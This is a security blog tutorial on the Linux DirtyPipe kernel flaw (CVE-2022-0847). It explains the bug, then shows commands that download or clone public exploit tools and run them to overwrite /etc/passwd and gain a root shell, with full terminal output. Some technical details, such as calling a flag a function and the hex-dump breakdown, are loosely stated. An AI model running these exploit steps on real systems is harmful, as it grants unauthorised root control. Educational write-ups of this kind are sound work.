

# Linux Privilege Escalation: DirtyPipe (CVE 2022-0847)

March 9, 2022 By Raj Chandel

## Introduction

CVE 2022-0847 is a privilege escalation vulnerability discovered by Max Kellerman present in Linux Kernel itself post versions 5.8 which allows overwriting data in arbitrary read-only files or in simpler words, lets unprivileged processes inject code in privileged/root process and thus, escalating privilege. The original post with intricate work and details can be found [here](#).

## Table of content

- **Background**
- **Root Problem as Explained**
- **Some common terms and definitions**
- **Vulnerability Discovery/ Simulation**
- **Exploitation**
- **Demonstration: Method 1**
- **Demonstration: Method 2**
- **Patch status**
- **Conclusion**

## Background

Max came to know of the vulnerability after he tried to resolve unprecedented CRC error in access logs. Many consumers of cm4all.com were reporting that monthly access logs, even though downloadable, couldn't be decompressed and were throwing error. Max explains in his post how he has used the Z\_SYNC\_FLUSH mechanism along with splicing to concatenate daily log files into monthly ZIP archives available to be downloaded over HTTP. Upon closer examination, he reached the root problem.

## Root Problem as Explained

Let me take some time to rephrase the problem statement mentioned by Max which lead to the discovery of this vulnerability.

Upon examining the access log zip files provided by consumers. He shared the following hex dump of the generic file:

81 d6 94 39 81 05 b0 ed e9 c0 fd 07 00 00 ff ff 03 00 9c 12 0b f5 f7 4a 00 00

00 00 ff ff: sync flush bytes

**03 00:** empty “final” block

**9c 12 0b f5:** CRC of the zip file

**f7 4a 00 00:** File length in decimals = 19191 bytes.

However, corrupt file showed the following hex dump:

**81 d6 94 39 81 05 b0 ed e9 c0 fd 07 00 00 ff ff 03 00 50 4b 01 02 1e 03 14 00**

**50 4b 01 02:** Changed CRC! 50 4b represents ASCII for “PK.” 01 02 represents code for central directory file header

**1e 03 14 00:** Changed file length in decimals 1.3Mb

As we can see, the CRC has changed to represent letters “PK” which is a header for \*.zip files and the central directory file header. 1e 03 is equal to 30 (UNIX v3.0) and 14 00 is the version needed to extract (translated to ASCII 20 or v2.0)

Only 8 bytes were considered and the rest truncated.

Turns out the corruption was occurring because of a pipe error. You see, when you concatenate daily logs for a month it does so like the following:

Day 1+ Day 2 + .... + Day 31

It becomes a ZIP file when all 31 days are concatenated. Hence, on Day 31, filename.zip is created. While concatenating last day’s logs, a pipe error occurs which overwrites the CRC with ZIP header, thus, the “PK” part along with other details.

## Some common terms and definitions

- **Page:** Smallest unit of memory managed by CPU. Unit size 4 KB. If a process requests memory, the CPU allocates multiple pages to that process managed by “page cache.” Pipes use page reference to achieve memory handoff.
- **Pipe:** A connection between 2 system processes such that stdout from one process becomes the stdin of the other process. It is a one-way communication method.

**echo “abc” | cat > /dev/null**

In the above case, echo is the STDOUT and cat takes in “abc” as STDIN. These inputs in the pipe are handled by file descriptors.

interestingly enough, “|” is called a pipe operator too. Quite literal!

- **File descriptor (FD):** Integer that uniquely identifies an open file of the process. It ranges from 0 to 1023.

0 => reserved for STDIN

1 => reserved for STDOUT

2 => STDERR

3 to 1023 => customizable

Thus, a pipe becomes:

**FD[1] [WRITE end] (pipe output) <= FD[0] [READ end] (pipe input)**

- **Splice:** splice() moves data between two file descriptors without copying between kernel address space and user address space. It transfers up to len bytes of data from the file descriptor fd\_in to the file descriptor fd\_out, where one of the file descriptors must refer to a pipe.

Format: **splice(FD0, offset FD0, FD1, offset FD1, length, flags);**

Thus, by providing in the FD1 to write to a file and reading from FD0, splice can write into files.

- **Write function: write()** in C can assist a user to write into any file and when splice is used, write() can provide input to a pipe too.

Format: **write(FD1, buffer to write, size of buffer);**

## Vulnerability Discovery/ Simulation

Max discovered through the corrupt access logs that due to a pipe error, unintentional data is being written into the zip file. He simulated the same:

Step 1: open a file “foo” and write “AAAAA” in the file. Pseudocode is like so:

```
int main()
{
    for(;;) write(1, "AAAAA", 5);
}
```

Step 2: create a pipe at offset 0 leading to foo.txt at the WRITE end.

Step 3: Splice and Write to this pipe another string “BBBBB”

Step 4: Page cache gets overwritten

Pseudocode for steps 2 through 4 is as follows:

```
int main()
{
    for(;;)
    {
        splice(0, 0, 1, 0, 2, 0);
        write(1, "BBBBB", 5);
    }
}
```

**Discovery:** String “BBBBB” gets written to the file foo even though the second process had no permission to write to the file foo.

**What causes this:** Function PIPE\_BUF\_FLAG\_CAN\_MERGE had a missing flag initialization.

*“By injecting PIPE\_BUF\_FLAG\_CAN\_MERGE into a page cache reference, it is possible to overwrite data in the page cache, simply by writing new data into the pipe prepared in a special way.”*

## Exploitation

If you’ve understood the discovery and simulation of the vulnerability in pipe, exploitation is quite easy to follow. You see, till now we have learnt how writing to a file by providing input through pipe can cause arbitrary file write. Thus, exploitation is as follows:

- Create a pipe
- Fill the pipe with arbitrary data (to set the PIPE\_BUF\_FLAG\_CAN\_MERGE flag in all ring entries)
- Drain the pipe
- Splice the data from the target file (opened in ReadOnly mode) into the pipe from just before the target offset.
- Write arbitrary data into the pipe. This will now overwrite Page Cache as PIPE\_BUF\_FLAG\_CAN\_MERGE is set!


It works because page cache is always writeable by Kernel and writing to a pipe never checks for any permissions.

Max gave a sample exploit code in the original writeup which works just fine however we won’t be using that here.

Here, we will demonstrate two methods that will pipe the data into “/etc/passwd” file and grant us sudo rights. You can follow GTFObins to understand the method.

## Demonstration: Method 1

Liam’s tool called “traitor” has recently been updated to include an exploit for the CVE 2022-0847. First, let’s see if our user “ignite” is a normal user.



```
ignite@ubuntu:~$ whoami  
ignite  
ignite@ubuntu:~$ id  
uid=1001(ignite) gid=1001(ignite) groups=1001(ignite)  
ignite@ubuntu:~$
```

Perfect, a low-priv user. To download the ELF executable, you can:

```
wget https://github.com/liamg/traitor/releases/download/v0.0.14/traitor-amd64
```

```

ignite@ubuntu:~$ wget https://github.com/liamg/traitor/releases/download/v0.0.14/traitor-amd64
--2022-03-09 06:49:23-- https://github.com/liamg/traitor/releases/download/v0.0.14/traitor-amd64
Resolving github.com (github.com)... 13.234.176.102
Connecting to github.com (github.com)|13.234.176.102|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/332424498/37756205-487a-45f5-bc4b-e6753f454768?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220309%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220309T144923Z&X-Amz-Expires=300&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=332424498&response-content-disposition=attachment%3B%20filename%3Dtraitor-amd64&response-content-type=application%2Foctet-stream [following]
--2022-03-09 06:49:24-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/332424498/37756205-487a-45f5-bc4b-e6753f454768?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220309%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220309T144923Z&X-Amz-Expires=300&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=332424498&response-content-disposition=attachment%3B%20filename%3Dtraitor-amd64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.111.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9422244 (9.0M) [application/octet-stream]
Saving to: 'traitor-amd64'

traitor-amd64      100%[=====>]      8.99M  17.6MB/s   in 0.5s

2022-03-09 06:49:25 (17.6 MB/s) - 'traitor-amd64' saved [9422244/9422244]

```

Now, you need to give it execute permissions and run it to detect if the current OS is vulnerable by DirtyPipe or not. As you can see, Kernel 5.13 is vulnerable to the exploit!

```

chmod 777 traitor-amd64
./traitor-amd64

```

```

ignite@ubuntu:~$ chmod 777 traitor-amd64
ignite@ubuntu:~$ ./traitor-amd64

TRAITOR v0.0.14
https://github.com/liamg/traitor

[+] Assessing machine state...
[+] Checking for opportunities...
[+] [polkit:CVE-2021-3560] Polkit version is vulnerable!
[+] [polkit:CVE-2021-3560] System is vulnerable! Run again with '--exploit polkit:CVE-2021-3560' to exploit it.
[+] [kernel:CVE-2022-0847] Kernel version 5.13.0 is vulnerable!
[+] [kernel:CVE-2022-0847] System is vulnerable! Run again with '--exploit kernel:CVE-2022-0847' to exploit it.

```

To run the exploit, we can simply run this command:

```

./traitor-amd64 --exploit kernel:CVE-2022-0847
whoami
id

```

```
ignite@ubuntu:~$ ./traitor-amd64 --exploit kernel:CVE-2022-0847
TRAITOR v0.0.14
https://github.com/liamg/traitor

[+] Assessing machine state...
[+] Checking for opportunities...
[+] [kernel:CVE-2022-0847] Kernel version 5.13.0 is vulnerable!
[+] [kernel:CVE-2022-0847] Opportunity found, trying to exploit it...
[+] [kernel:CVE-2022-0847] Attempting to set root password...
[+] [kernel:CVE-2022-0847] Opening '/etc/passwd' for read...
[+] [kernel:CVE-2022-0847] Creating pipe...
[+] [kernel:CVE-2022-0847] Determining pipe size...
[+] [kernel:CVE-2022-0847] Pipe size is 65536.
[+] [kernel:CVE-2022-0847] Filling pipe...
[+] [kernel:CVE-2022-0847] Draining pipe...
[+] [kernel:CVE-2022-0847] Pipe drained.
[+] [kernel:CVE-2022-0847] Splicing data...
[+] [kernel:CVE-2022-0847] Writing to dirty pipe...
[+] [kernel:CVE-2022-0847] Write of '/etc/passwd' successful!
[+] [kernel:CVE-2022-0847] Starting shell...
[+] [kernel:CVE-2022-0847] Please exit the shell once you are finished to ensure
d is restored.
[+] [kernel:CVE-2022-0847] Setting up tty...
[+] [kernel:CVE-2022-0847] Attempting authentication as root...
[+] [kernel:CVE-2022-0847] Authenticated as root!

# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

And just like that, we have achieved escalated privileges! The exploit ran, injected data in /etc/passwd which makes my current user root, then spawned a shell automatically!

## Demonstration: Method 2

Based on the same guidelines, Arinerron created an exploit in C too. It creates a backup of /etc/passwd, injects data and then restores and spawns a shell as root!

To download, compile and run this you can run the following commands:

```
git clone https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit.git
cd CVE-2022-0847-DirtyPipe-Exploit
./compile.sh
./exploit
```

```
ignite@ubuntu:~$ git clone https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit.git
Cloning into 'CVE-2022-0847-DirtyPipe-Exploit'...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 32 (delta 16), reused 16 (delta 5), pack-reused 0
Unpacking objects: 100% (32/32), 14.40 KiB | 82.00 KiB/s, done.
ignite@ubuntu:~$ cd CVE-2022-0847-DirtyPipe-Exploit/
ignite@ubuntu:~/CVE-2022-0847-DirtyPipe-Exploit$ ./compile.sh
ignite@ubuntu:~/CVE-2022-0847-DirtyPipe-Exploit$ ls
compile.sh  exploit  exploit.c  LICENSE.txt  README.md
ignite@ubuntu:~/CVE-2022-0847-DirtyPipe-Exploit$ ./exploit
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "aaron"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

And just like that, we are now root!

## Patch status

The vulnerability has been fixed in Linux 5.16.11, 5.15.25, and 5.10.102 with new patches ongoing.

## Conclusion

DirtyPipe is a high impact vulnerability with a low complexity attack vector. Organizations must immediately patch their systems with the latest Kernel patches as and when they are rolled out. Hope you liked the article and thanks for reading it.